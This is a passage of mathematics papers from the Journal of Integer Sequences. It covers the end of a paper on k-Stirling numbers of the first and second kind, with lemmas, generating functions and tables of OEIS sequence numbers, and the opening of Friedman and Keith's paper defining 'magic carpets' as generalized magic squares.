Yet another description of such convolution polynomials can be found in [9], where Jabotinsky matrices appear as a special case of so-called *Riordan* matrices (if one uses exponential generating functions). The corresponding matrix product furnishes a so-called *Bell* subgroup of the Riordan group (*cf.* [9], p. 238). In the sequel we shall reserve the names Riordan and Bell matrices for the case of ordinary convolutions.

Lemma 10: The exponential (or binomial) convolution property given in eq. 26 for polynomials $S2_n(k; x), n \in \mathbf{N}_0$ and fixed k, is equivalent to the functional equation

$$\mathcal{G}2(k; z, x + y) \;=\; \mathcal{G}2(k; z, x)\, \mathcal{G}2(k; z, y)\ , \tag{65}$$

which follows from eq. 63 for the e.g.f. $\mathcal{G}2(k; z, x)$ defined in Lemma 9.

Proof: Fix k and compare the coefficients of $z^n/n!$ on both sides of this equation. □

Proposition 1: Exponential convolution property of the $S2_n(k; x)$ polynomials. The row polynomials $S2_n(k; x)$ defined in eq. 25 for $n \in \mathbf{N}_0$ satisfy for each $k \in \mathbf{Z}$ the exponential convolution property shown in eq. 26.

Proof: Lemma 10 with Lemma 9. □

Lemma 11: Row sums of ordinary convolution matrices [6]. The o.g.f. $r(x) := \sum_{n=1}^{\infty} r_n\, x^n$ of the row sums $r_n := \sum_{m=1}^{n} s(n, m)$ of a lower triangular ordinary convolution matrix $\{s(n, m)\}_{n \geq m \geq 1}$ is given by

$$r(x) \;:=\; \frac{g(x)}{1 - g(x)}\ , \tag{66}$$

where $g(x)$ is the o.g.f. of the first $(m = 1)$ column of the matrix $s(n, m)$.

Proof: Consider a lower triangular convolution matrix. By definition, the o.g.f. $g(m; x)$ for its $m-$th column sequence is given by $g(m; x) = (g(1; x))^m = g(x)^m$ for $m \in \mathbf{N}$. The result follows by inserting into $r(x)$ the definition of the row sums r_n, interchanging row and column summation indices and using the definition and convolution property of $g(m; x)$. □

Lemma 12: Row sums of exponential convolution matrices. The e.g.f. $R(x) := \sum_{n=1}^{\infty} R_n\, x^n/n!$ of the row sums $R_n := \sum_{m=1}^{n} S(n, m)$ of a lower triangular exponential convolution matrix $\{S(n, m)\}_{n \geq m \geq 1}$ is given by

$$R(x) \;:=\; e^{G(x)} \;-\; 1\ , \tag{67}$$

where $G(x)$ is the e.g.f. of the first $(m = 1)$ column sequence of the matrix $\{S(n, m)\}_{n \geq m \geq 1}$.

Proof: Analogous to the proof of Lemma 11. □

Proposition 2: O.g.f. for row sums of the $\mathbf{s2}(k)$ triangles. For $k \in \mathbf{Z} \setminus \{1\}$ the o.g.f. of the sequence of row sums of the lower triangular matrix $\mathbf{s2}(k)$ is given by eq. 51.

Proof: Lemma 11 and the $g2(k; x)$ result from Lemma 6, eq. 60. □

Proposition 3: E.g.f. for the sequence of row sums of the $\mathbf{S2}(k)$ and $\mathbf{S2p}(k)$ triangles. For $k \in \mathbf{N_0}$ the e.g.f. of the sequence of row sums of the nonnegative lower triangular matrix $\mathbf{S2}(k)$, resp. $\mathbf{S2p}(k)$, defined

from eq. 13, resp. eq. 27, is given by eq. 53, resp. eq. 54.

Proof: Lemma 12 and $G2(k;x)$, resp. $G2p(-k;x)$, from eq. 24, resp. eq. 29. □

3 k−Stirling numbers of the first kind

$k-$Stirling numbers of the first kind can be defined as the elements of the (infinite-dimensional, lower triangular) inverse matrix $\mathbf{S1}(k)$ to the matrix $\mathbf{S2}(k)$ formed from the $k-$Stirling numbers of the second kind.

Definition 3: *$k-$Stirling numbers of the first kind*, $S1(k;n,m)$, are defined by

$$x^n\, d_x{}^n \;=\; \sum_{m=1}^{n} S1(k;n,m)\, x^{-m(k-1)}\, (x^k\, d_x)^m \quad , \text{ for } k \in \mathbf{Z},\ n \in \mathbf{N}\ . \tag{68}$$

Note that this equation is obtained from eq. 34 by multiplication by $x^{-n(k-1)}$ on the left. Therefore the equations are equivalent for every k provided $x \neq 0$. We set $S1(k;n,m) \;=\; 0$ if $n < m$, *i.e.* $\mathbf{S1}(k)$ is a lower triangular matrix.

Lemma 13: $\mathbf{S2}(k)\ \cdot \mathbf{S1}(k) \;=\; \mathbf{1}$, or

$$\sum_{m=p}^{n} S2(k;n,m)\, S1(k;m,p) \;=\; \delta_{n,p} \tag{69}$$

for fixed $k \in \mathbf{Z}$, $n \in \mathbf{N}$ and $p \in \mathbf{N}$, where $\delta_{n,p}$ is the Kronecker symbol.

Proof: Insert eq. 68 with $n \to m$ and $m \to p$ into the defining eq. 12 for the $S2(k;n,m)$ numbers, and then extend the $p-$sum from m to n, using lower triangularity of each matrix $\mathbf{S1}(k)$. After interchanging the summations over m and p we find, for all $k \in \mathbf{Z}$, $n \in \mathbf{N}$ and $x \neq 0$,

$$\mathcal{O}_x(k;n) \;:=\; x^{-(k-1)n}\, (x^k\, d_x)^n \;=\; \sum_{p=1}^{n} \delta(k;n,p)\, \mathcal{O}_x(k;p)\ , \tag{70}$$

with $\delta(k;n,p) \;:=\; \sum_{m=p}^{n} S2(k;n,m)\, S1(k;m,p)$. Since the operators $\{\mathcal{O}_x(k;p)\}_{p=1}^{n}$ acting on functions $f \in C^n$ are a linearly independent[4], eq. 70 implies $\delta(k;n,p) = \delta_{n,p}$ for each k. □

Similarly, one finds

$$\mathbf{S1}(k)\ \cdot \mathbf{S2}(k) \;=\; \mathbf{1} \tag{71}$$

after inserting eq. 12 with $n \to m$, $m \to p$ into eq. 68. Now we compare coefficients of the operators $\{x^p\, d_x{}^p\}_1^n$.

Lemma 14: The $k-$Stirling numbers of the first kind satisfy the recurrence given in eq. 37.

Proof: Use $x^n\, d_x{}^n \;=\; (x\, d_x - (n-1))\, x^{n-1}\, d_x{}^{n-1}$ and insert eq. 68 in both sides of this identity. After differentiation, remembering the triangularity of $\mathbf{S1}(k)$, we compare coefficients of the linearly independent operators $\{\mathcal{O}_x(k;m)\}_{m=1}^{n}$ defined in eq. 70. □

Note 8: It is obvious from the recurrence 37 together with the initial conditions that all $S1(k;n,m)$ are integers for $k \in \mathbf{Z}$.

Definition 4: $s1(k;n,m)$. The *associated $k-$Stirling numbers of the first kind*, $s1(k;n,m)$, are defined for

[4]This linear independence can be proved by applying the differentiation operators $\frac{1}{p!}\,\mathcal{O}_x(k;p)$ for fixed $k \in \mathbf{Z}$ and $p = 1,...,n$ to the monomials x^q, for $q = 1,..,n$. The linear independence is then inferred from the non-singularity of the $n \times n$ matrix $A_{q,p}(k) \;=\; \frac{1}{p!}\,\prod_{j=0}^{p-1}(q + j(k-1))$. In fact, $Det\, \mathbf{A}(k) = +1$ for each $k \in \mathbf{Z}$ and $n \in \mathbf{N}$.

$k \in \mathbf{Z} \setminus \{1\}$ by eq. 38.

Lemma 15: The numbers $s1(k;n,m)$ satisfy the recurrence given in eq. 39.

Proof: Rewrite the recurrence relation eq. 37 for $S1(k;n,m)$ with $k \neq 1$. The lower triangularity of the matrix $\mathbf{s1}(k)$ is inherited from $\mathbf{S1}(k)$. □

Note 9: For $k = 1$ eq. 39 gives the unit matrix $\mathbf{s1}(1) = \mathbf{1}$. This will be used as the definition of $\mathbf{s1}(1)$.
Lemma 16: Nonnegativity of $\mathbf{s1}(k)$. The entries of the lower triangular matrix $\mathbf{s1}(k)$ are nonnegative for each k.

Proof: If $k-1 \geq 0$ this follows from eq. 39. For $1-k \in \mathbf{N}$ this follows from the fact that $s1(k;n-1,m) = 0$ if $n-1 > (1-k)\,m$, *i.e.* if the coefficient of the first term in the recurrence eq. 39 is negative. This will be shown by induction on m. For $m = 1$ the assertion is true because only the first term in the recurrence is present, and since $s1(k,2-k,1) = 0$, due to the vanishing coefficient of the first term in its recursion, the recurrence shows that $s1(k;n-1,1)$ vanishes for $n-1 = 2-k, 3-k, ...$ (if $n-1 = 2-k$ the multiplier in the first recursion term vanishes). Assuming the assertion holds for given $m \geq 1$, *i.e.* $s1(k;n-1,m) = 0$ for $n-1 > (1-k)\,m$, leads to a vanishing second term in the $s1(k;n-1,m+1)$ recurrence for all $n-1 > (1-k)\,m + 1$. Therefore, $s1(k;(1-k)\,(m+1)+1,m+1)$ will be zero because the coefficient of the first term of this recurrence vanishes and the second term is absent since $(1-k)\,(m+1) > (1-k)\,m$. Then $s1(k;n-1,m+1)$ vanishes recursively for all $n-1 \geq (1-k)\,(m+1)+1$. □

Lemma 17: The o.g.f. for the m-th column of $\mathbf{s1}(k)$ (see eqs. 40, 41 and 42). $\mathbf{s1}(k)$ is a Bell matrix (see Note 7 for this name), *i.e.* the o.g.f. for the sequence $\{s1(k;n,m)\}_{n=1}^{\infty}$ is given by $g1(k;m;y) = (g1(k;1;y))^m$ and

$$g1(k;y) := g1(k;1;y) = \frac{-1 + (1-(k-1)\,y)^{-(k-1)}}{(k-1)^2} \quad \text{for} \quad k \in \mathbf{Z} \setminus \{1\}\,. \tag{72}$$

Since we have set $\mathbf{s1}(1) = \mathbf{1}$ we take $g1(1;y) = y$.

Proof: From the recurrence relation eq. 39 we find, for $k \in \mathbf{Z}$, the first-order linear differential-difference equation

$$[1-(k-1)\,y]\,g1'(k;m;y) - m\,(k-1)^2\,g1(k;m;y) - m\,g1(k;m-1;y) = 0\ , \tag{73}$$

$$g1(k;m;0) = 0\ ,\ m \in \mathbf{N};\quad g1'(k;m;y)|_{y=0} = s1(k;1,1)\,\delta_{m,1} = \delta_{m,1}. \tag{74}$$

The prime denotes differentiation with respect to y. The $y = 0$ conditions follow from the definition of $g1(k;m;y)$ in eq. 40. Eq. 73 is solved using $g1(k;m;y) = (g1(k;1;y))^m$, which results in a standard linear inhomogeneous differential equation for $g1(k;y) := g1(k;1;y)$, namely

$$[1-(k-1)\,y]\,g1'(k;y) - (k-1)^2\,g1(k;y) - 1 = 0\,, \tag{75}$$

with the initial condition $g1(k;0) = 0$. The solution is given by equation eq. 72 (cf. eq. 41, 42). □

Note 10: Generalized *EIS* A001792 sequences. Analogous to the generalized Catalan numbers generated by $c2(l;y)$ of eq. 23 (see Note 4), we can use $c1(l;y)$ defined in eq. 42 as the o.g.f. for sequences $\{c1_n^{(l)}\}_{n=0}^{\infty}$. We find that $c1(1;y) = 1/(1-y)$ generates *EIS* A000012 (powers of 1), $c1(2;y)$ is the o.g.f. for the sequence A001792(n). The *EIS* A-numbers for the sequences for $l = k-1$ are found in the second column of Table 3 for $l = 1, ..., 5$ and $l = -1, ..., -6$. See also *EIS* A053113. In order to have $g1(1;y) = y$ we set $c1(0;y) \equiv 1$ (see eq. 41). An explicit expression for $c1_n^{(l)}$ with $l \in \mathbf{N}$ is given in eq. 43. Also $c1_n^{(0)} = \delta_{n,0}$, and $c1(-l;x)$ is a polynomial in x for $l \in \mathbf{N}$. For example, $c1(-3;x) = 1 + 3\,x + 3\,x^2$. The triangle of coefficients in these polynomials can be found as *EIS* A049323 (increasing powers of x), or A033842 (decreasing powers of x). The explicit form for these coefficients is given in eq. 44.

Lemma 18: The entries of the matrix $\mathbf{s1}(k)$ are integers for all $k \in \mathbf{Z}$.

Proof: The first column of $\mathbf{s1}(k)$ consists of integers since $c1(k-1;y)$ generates the integers $c1_n^{(k-1)}$ given explicitly in eqs. 43 and 44, and $g1(k;y)$ is given by eq. 41 (see Lemma 17). The case $k = 1$ is trivial.

Since $\mathbf{s1}(k)$ is an ordinary convolution triangle (or Bell matrix) it is sufficient to prove that the first column consists of integers. □

Lemma 19: The entries of the matrix $\mathbf{s2}(k)$ are integers for all $k \in \mathbf{Z}$.

Proof: Once this has been established, all entries of $s2(k;n,m)$ are nonnegative integers by Lemma 3. For the proof we first substitute eqs. 18 and 38 into eq. 69. Define, for $k \in \mathbf{Z}$, the signed matrix $\mathbf{s2s}(k)$ by $s2s(k;n,m) := (-1)^{n-m}\, s2(k;n,m)$. Then eq. 69 implies

$$\mathbf{s2s}(k) \cdot \mathbf{s1}(\mathbf{k}) \;=\; \mathbf{1}\;. \tag{76}$$

Using the fact that the $s1(k;n,m)$ are integers from the previous lemma (from Lemma 16 they are even known to be nonnegative) this equation allows us to carry out the proof recursively. We omit the details. □

Note 11: Using Lemmas 16 and 19, eqs. 21 and 22 show that $c2(l;y) = \sum_{n=0}^{\infty} c2_n^{(l)}\, y^n$ defined in eq. 23 generates positive integers for all $l \in \mathbf{Z} \setminus \{0\}$. Their explicit form is given by

$$c2_n^{(l)} \;=\; l^n \prod_{j=1}^{n} (j\,l-1)/(n+1)!\;. \tag{77}$$

By definition $c2(0;y) := 1$.

Lemma 20: The e.g.f. for the $m-th$ column sequence of the unsigned $k-$Stirling triangle of the first kind, $\mathbf{S1p}(k)$, defined in eq. 36 for $k \in \mathbf{N}$, is $G1p(k;m;x) = \frac{1}{m!}\,(G1p(k;1;x))^m$, $m \in \mathbf{N}$, with $G1p(k;1;x) \equiv G1p(k;x) = (k-1)\,g1(k;\frac{x}{k-1})$ for $k = 2,3,...$ and $G1p(1;1;x) \equiv G1p(1;x) = -ln(1-x)$.

Proof: For $k \geq 2$ substitute $S1p(k;n,m)$ from eqs. 36 and 38 into the definition of $G1p(k;m;x)$ given in eq. 46. In this way the o.g.f. $g1(k;m;y)$ appears in the desired form. The result for the ordinary unsigned Stirling numbers ($k=1$) is well-known [1]. □

Note 12: Explicit form for $G1p(k;m;x)$, $k>1$: eq. 48 and Lemma 20. Equation 48 follows from the o.g.f. $g1(k;m;y)$ in eqs. 40 and 72. This shows that $G1p(k;1;x) = -\overline{G2(k;-x)}$, the negative compositional inverse of $G2(k;-x)$ of eq. 24. Inverse Jabotinsky matrices like $\mathbf{S2}$ and $\mathbf{S1}$ (*cf.* eqs. 69 and 71) have first column e.g.f.'s which are inverse to each other in the compositional sense [4].

Lemma 21: Row polynomials for $\mathbf{S1}(k)$. For $k \in \mathbf{Z}$ the e.g.f. of the row polynomials $S1_n(k;x) := \sum_{m=1}^{n} S1(k;n,m)\, x^m$, $n \in \mathbf{N}$, and $S1_0(k;x) := 1$ is

$$\mathcal{G}1(k;z,x) := \sum_{n=0}^{\infty} S1_n(k;x)\, z^n/n! \;=\; e^{x\,G1(k;z)}\;, \tag{78}$$

where $G1(k;z) = (-1+(1+z)^{1-k})/(1-k)$ for $k \neq 1$, and $G1(1;z) = ln(1+z)$ are the e.g.f.s for the first ($m=1$) column sequences of the triangular matrices $\mathbf{S1}(k)$.

Proof: Analogous to that of Lemma 9.

Note 13: $S1(k;n,m) = \left[\frac{z^n}{n!}\right]\,[x^m]\,e^{x\,G1(k;z)}$ (cf. Note 7).

Proposition 5: Exponential convolution property of the $S1_n(k;x)$ polynomials. The row polynomials $S1_n(k;x)$ defined in Lemma 21 for $n \in \mathbf{N}_0$, satisfy for each $k \in \mathbf{Z}$ the exponential (or binomial) convolution property shown in eq. 26 with $S2$ replaced everywhere by $S1$.

Proof: For fixed k, compare the coefficients of $z^n/n!$ on both sides of the identity $\mathcal{G}1(k;z,x+y) = \mathcal{G}1(k;z,x)\,\mathcal{G}1(k;z,y)$. □

Note 14: In the notation of the umbral calculus (*cf.* [7]) the polynomials $S1_n(k;x)$ are called associated polynomial (or Sheffer) sequences for $(1, \overline{G1(k;t)} = G2(k;t))$. For $k \neq 1$ $G2(k;t)$ is given in eq. 24. Also

$\overline{G1(1;t)} = G2(1;t) = exp(t) - 1$.

Proposition 6: O.g.f. for row sums of $\mathbf{s1}(k)$ triangles. For $k \in \mathbf{Z} \setminus \{1\}$ the o.g.f. of the sequence of row sums of the lower triangular matrix $\mathbf{s1}(k)$ is given by eq. 52.

Proof: Lemma 11 and the $g1(k;x)$ result in Lemma 17. □

Proposition 7: E.g.f. of the sequence of row sums of $\mathbf{S1p}(k)$ and $\mathbf{S1}(-|k|)$ triangles. For $k \in \mathbf{N_0}$ the e.g.f. of the sequence of row sums of the nonnegative lower triangular matrix $\mathbf{S1p}(k)$, resp. $\mathbf{S1}(-|k|)$, defined in eq. 36, resp. eq. 37, is given by eq. 55, resp. eq. 56.

Proof: Lemma 12 and $G1p(k;x)$, resp. $G1(-|k|;x)$, from Lemma 20, *i.e.* eq. 48, resp. eq. 49. □

Note 15: Row-sums of signed $\mathbf{S1}(k)$, $k \in \mathbf{N}$, resp. $\mathbf{S1s}(-|k|)$ triangles. Here Lemma 12 applies with the e.g.f.s $G1(k;x)$, resp. $G1s(-|k|;x)$, given in the first line after eq. 78, resp. in the paragraph after eq. 49.

Acknowledgements

The author would like to thank Stefan Theisen for a conversation at a very early stage of this work (Note 6, case $k = 1$). Thanks go also to Norbert Dragon who pointed out his web-pages (ref. [2]). This work has its origin in an exercise in the author's 1998/1999 lectures on conformal field theory (*Konforme Feldtheorie*, Blatt 1, Aufgabe 2, available as a ps.gz file under http://www-itp.physik.uni-karlsruhe.de/~wl/Uebungen.html).

References

[1] M. Abramowitz and I. A. Stegun: *Handbook of Mathematical Functions*, Dover, 1968.

[2] N. Dragon: *Konforme Transformationen*, ps.gz file: http://www.itp.uni-hannover.de/~dragon/Group.html, and references given there.

[3] R.L. Graham, D.E. Knuth, and O. Patashnik: *Concrete Mathematics*, Addison-Wesley, Reading MA, 1989.

[4] D.E. Knuth: Convolution polynomials, *The Mathematica J.*, **2.1** (1992), 67-78.

[5] J. Riordan: *An Introduction to Combinatorial Analysis*, Wiley, New-York, 1958.

[6] D.G. Rogers: Pascal triangles, Catalan numbers and renewal arrays, *Discrete Math.* **22** (1978), 301-310.

[7] S. Roman: *The Umbral Calculus*, Academic Press, New York, 1984

[8] L.W. Shapiro: A Catalan triangle, *Discrete Math.* **14** (1976), 83-90.

[9] L. W. Shapiro, S. Getu, W.-J. Woan and L. C. Woodson: The Riordan group, *Discrete Appl. Math.* **34** (1991), 229-239.

[10] N.J.A. Sloane and S. Plouffe: *The Encyclopedia of Integer Sequences*, Academic Press, San Diego, 1995.

[11] N. J. A. Sloane (2000), *The On-Line Encyclopedia of Integer Sequences*, published electronically at http://www.research.att.com/~njas/sequences/.

Table 1: Associated k-Stirling number triangles of the second kind

$\mathbf{s2(k)}$, $\mathbf{k \neq 1}$ $\quad$ $\mathbf{s2(1) := 1}$

k	A-number of triangle	A-number of sequence of first column	A-number of sequence of row sums
$\vdots$			
-5	A049224	A025751 (Gerard)	A025759 (Gerard)
-4	A049223	A025750 (Gerard)	A025758 (Gerard)
-3	A049213	A025749 (Gerard)	A025757 (Gerard)
-2	A048966	A025748 (Gerard)	A025756 (Gerard)
-1	A033184 (Catalan)	A000108$(n-1)$	A000108 (Catalan)
0	A023531 (**1** matrix)	A000007$(n-1)$	A000012 (powers of 1)
2	A007318$(n-1, m-1)$ (Pascal)	A000012	A000079 (powers of 2)
3	A035324	A001700$(n-1)$	A049027
4	A035529	A034171$(n-1)$	A049028
5	A048882	A034255$(n-1)$	A048965
6	A049375	A034687	A039746
$\vdots$			

Table 2: k-Stirling number triangles of the second kind

$\mathbf{S2(k), k = 0, 1, 2, ...,}$ $\mathbf{S2p(k), k = 0, -1, -2, ...}$

k	A-number of triangle	A-number of sequence of first column	A-number of sequence of row sums
⋮			
-5	A013988	A008543$(n-1)$ (Keane)	A028844
-4	A011801	A008546$(n-1)$ (Keane)	A028575
-3	A000369	A008545$(n-1)$ (Keane)	A016036
-2	A004747	A008544$(n-1)$ (Keane)	A015735
-1	A001497$(n-1, m-1)$ (Bessel)	A001147$(n-1)$ (double factorials)	A001515 (Riordan)
0	A023531 (**1** matrix)	A000007$(n-1)$	A000012 (powers of 1)
1	A008277 (Stirling 2nd kind)	A000012 (powers of 1)	A000110 (Bell)
2	A008297 (unsigned Lah)	A000142 (factorials)	A000262 (Riordan)
3	A035342	A001147 (2-factorials)	A049118
4	A035469	A007559 (3-factorials)	A049119
5	A049029	A007696 (4-factorials)	A049120
6	A049385	A008548 (5-factorials)	A049412
⋮			

Table 3: Associated k-Stirling number triangles of the first kind

$\mathbf{s1(k)}$, $\mathbf{k \neq 1}$ $\quad$ $\mathbf{s1(1) := 1}$

k	A-number of triangle	A-number of sequence of first column	A-number of sequence of row sums
$\vdots$			
-5	A049327	A049323(5,m)	A049351
-4	A049326	A049323(4,m)	A049350
-3	A049325	A049323(3,m)	A049349
-2	A049324	A049323(2,m)	A049348
-1	A030528	A019590=A049323$(1, m)$	A000045$(n+1)$ (Fibonacci)
0	A023531 (**1** matrix)	A000007$(n-1)$=A049323(0,m)	A000012 (powers of 1)
2	A007318$(n-1, m-1)$ (Pascal)	A000012 (powers of 1)	A000079 (powers of 2)
3	A030523	A001792	A039717
4	A030524	A036068	A043553
5	A030526	A036070	A045624
6	A030527	A036083	A046088
$\vdots$			

Table 4: k-Stirling number triangles of the first kind

$\mathbf{S1p(k), k = 0, 1, 2, ...,}$ $\mathbf{S1(k), k = 0, -1, -2, ...}$

k	A-number of triangle	A-number of sequence of first column	A-number of sequence of row sums
⋮			
-5	A049411	A008279(5,$n-1$) (numbperm)	A049431
-4	A049424	A008279(4,$n-1$) (numbperm)	A049427
-3	A049410	A008279(3,$n-1$) (numbperm)	A049426
-2	A049404	A008279(2,$n-1$) (numbperm)	A049425
-1	A049403	A008279(1,$n-1$) (numbperm)	A000085
0	A023531 (**1** matrix)	A000007($n-1$)	A000012 (powers of 1)
1	A008275 (unsigned Stirling 1st kind)	A000142($n-1$)	A000142 (factorials)
2	A008297 (unsigned Lah)	A000142 (factorials)	A000262 (Riordan)
3	A046089	A001710($n+1$) (Mitrinovic^2)	A049376
4	A035469	A001715($n+2$) (Mitrinovic^2)	A049377
5	A049353	A001720($n+3$) (Mitrinovic^2)	A049378
6	A049374	A001725($n+4$) (Mitrinovic^2)	A049402
⋮			

(Concerned with sequences A000007, A000012, A000045, A000079, A000085, A000108, A000110, A000142, A000262, A000369, A001147, A001497, A001515, A001700, A001710, A001715, A001720, A001725, A001792, A004747, A007318, A007559, A007696, A008275, A008277, A008279, A008297, A008543, A008544, A008545, A008546, A008548, A011801, A013988, A015735, A016036, A019590, A023531, A025748, A025748-A025755, A025749, A025750, A025751, A025756, A025757, A025758, A025759, A028575, A028844, A030523, A030524, A030526, A030527, A030528, A033184, A033842, A034171, A034255, A034687, A035323, A035324, A035342, A035469, A035529, A036068, A036070, A036083, A039717, A039746, A043553, A045624, A046088, A046089, A048882, A048965, A048966, A049027, A049028, A049029, A049118, A049119, A049120, A049213, A049223, A049224, A049323, A049324, A049325, A049326, A049327, A049348, A049349, A049350, A049351, A049353, A049374, A049375, A049376, A049377, A049378, A049385, A049402, A049403, A049404, A049410, A049411, A049412, A049424, A049425, A049426, A049427, A049431, A053113.)

Received Feb. 11, 2000; published in Journal of Integer Sequences Sept. 13, 2000; minor editorial changes Nov. 30, 2000.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3 (2000), Article 00.2.5

Magic Carpets

Erich Friedman
Stetson University
Deland, FL 32720

Mike Keith
4100 Vitae Springs Road
Salem, OR 97306

Email addresses: efriedma@stetson.edu and domnei@aol.com

Abstract: A set-theoretic structure, the *magic carpet*, is defined and some of its combinatorial properties explored. The magic carpet is a generalization and abstraction of labeled diagrams such as magic squares and magic graphs, in which certain configurations of points on the diagram add to the same value. Some basic definitions and theorems are presented as well as computer-generated enumerations of small non-isomorphic magic carpets of various kinds.

Introduction

In its most general form, a **magic carpet** is a collection of k different subsets of a set S of positive integers, where the integers in each subset sum to the same **magic constant** m. In this paper we always take $S = \{1, 2, 3, \ldots n\}$, and refer to a magic carpet on this set as an **(n, k)-carpet**.

A (9,8)-carpet is shown in Figure 1, with each element of S depicted as a point (labeled with the element it represents) and each subset of S as a line connecting the points in that subset.




Figure 1. A (9,8) magic carpet

This is just an ordinary 3x3 magic square, with each row, column, and diagonal having the same magic sum. Indeed, the motivation for this study is to generalize the notion of a magic square to an arbitrary structure on the set {1...*n*}, and to count and classify all non-isomorphic carpets on *n* points. By doing so, all possible "diagrams" of this type, in which points are labeled by {1...*n*} and whose lines or circles or other geometric elements pass through points with the same sum, can be generated. By omitting labels, such a diagram turns into a puzzle whose object is to determine the magic numbering. For example, the seven intersections in Figure 2 can be numbered with {1...7} such that the circle and each of the two ellipses sum to the same value. Can you verify that this is a (7,3) magic carpet by finding such a numbering? (The answer is given later, in Figure 4.)




Figure 2. A 7-point diagram that can be magically numbered.

A magic carpet is a generalization of other structures which have appeared in the literature, such as magic circles [5], magic stars [3], and magic graphs [2].

Definitions

Denote the subsets of S by S_1, ..., S_k. Let element i in S be included ("covered") c_i times in the union of all the S_i. The **thickness** of a carpet is $t = min\{c_i\}$ and its **height** is $h = max\{c_i\}$. Since $t <= h$, there are two cases: a **smooth** carpet with $t = h$, or a **bumpy** one with $t < h$. Because of the analogy with magic

squares, **holey carpets** with $t = 0$ are not very interesting, since we would like each element of S to be covered at least once (or, equivalently, for every number from 1 to n to be used in labeling the figure). In fact, a magic square has $t = 2$, so we are also less interested in the **thin carpets** with $t = 1$. Instead, we prefer to concentrate on **plush carpets** with $t >= 2$.

Let the subset S_i have e_i elements. Define the **weave** of a carpet to be $w = min\{e_i\}$. Again motivated by magic squares, we note that **loose carpets** with $w = 1$ are not as interesting as **tight** ones with $w >= 2$. If all the e_i are equal (i.e., all subsets are the same size) then the carpet is **balanced**.

Example: an r x r magic square, $r >= 3$ odd (with rows, columns, and two diagonals having the same magic sum), is a magic carpet with $n = r^2$, $k = 2r + 2$, $t = 2$, $h = 4$ and $w = r$. It is balanced but not smooth, since $t < h$. Its non-smoothness is due to the diagonals being covered three times and the central square four times, while the rest are only covered twice. If the diagonals are omitted (so that we have a so-called semi-magic square) then it becomes smooth. In either case, it is plush (since $t = 2$) as well as tight (since $w >= 2$).

Define a **basic** magic carpet to be one that is both plush and tight. Two magic carpets are **isomorphic** if they are equivalent under some permutation of the elements of S. (Of course, equality of the collection of subsets is made without regard to order of the subsets.) The motivation for this definition is that two carpets which are equivalent under a permutation of S correspond to two different magic numberings of the same "figure"; i.e., we seek magic carpets with the same basic structure. In other words, we wish to enumerate all essentially different magic-numbering puzzles (blank diagrams), not all distinct solutions (labeled diagrams).

Results

The primary combinatorial problem is to determine $B(n)$ or $B(n,k)$, the number of non-isomorphic basic magic carpets with given parameters. We also denote by $M(n,k,t,h)$ the number of magic carpets (basic or not) of type (n,k,t,h).

Theorem 1: $B(n) = 0$ for $n < 5$, $B(5) = 1$, $B(n) >= 1$ for $n >= 6$.

Proof: The values for $n <= 5$ are easily obtained by direct enumeration. For $n > 5$, observe that any (n, k) magic carpet can be extended to an $(n+1, k)$ carpet by taking each S_i, adding 1 to each of its elements, then appending the element "1".

The *unique smallest basic magic carpet*, with $(n,k,t,h) = (5,3,2,2)$, can be drawn as shown in Figure 3. It is smooth but not balanced.




Figure 3. The unique (5,3) basic magic carpet.

Theorem 2: $M(n,k,t,h) = M(n,k,n-h,n-t)$.

Proof: From each (n,k,t,h) carpet, form another one by taking the complements of the S_i.

Two carpets which are related by complementation of the subsets are called **duals**. Note that if C' is the dual of carpet C that has magic constant m, then C' has magic constant $T_n - m$, where $T_n = n(n+1)/2$, the nth triangular number.

We now ask a fundamental question: for a given n, which values of k admit a basic magic carpet? From the definitions it is clear that $2 <= k <= 2^n - n - 1$ (the latter being the number of subsets with at least two elements); however, the actual range of k is considerably smaller than this.

Theorem 3: There is a basic (n,k) magic carpet if and only if $n >= 5$ and $3 <= k <= q$, where q is the largest coefficient in the polynomial

$$P_{(n)} = \prod_{i=1}^{n} (1+x^i)$$

Proof: See Theorem 1 for the proof that $n >= 5$ is necessary and sufficient. Obviously k cannot be 2, because two distinct subsets of $\{1...n\}$ cannot cover all elements twice. Thus $k >= 3$ is necessary. That $k <= q$ is necessary is trivial, since the coefficient of x^j in $P(n)$ is the number of distinct subsets of $\{1...n\}$ whose elements sum to j, and q is by definition the maximum coefficient.

We now show that $3 <= k <= q$ is sufficient.

Let $d_j(n)$ be the coefficient of x^j in the polynomial $P(n)$ given above. Note that the sequence $d_j(n)$ is

symmetric:

$$d_j(n) = d_{T_n - j}(n). \qquad (*)$$

Let

$$q(n) = \max_j d_j(n)$$

which equals the maximal number of subsets of {1,...*n*} that have the same sum. Finally, define *m*(*n*) to be the largest integer such that $d_{m(n)}(n) = q(n)$.

Lemma 1: $T_n/2 <= m(n) <= T_n - 5$.

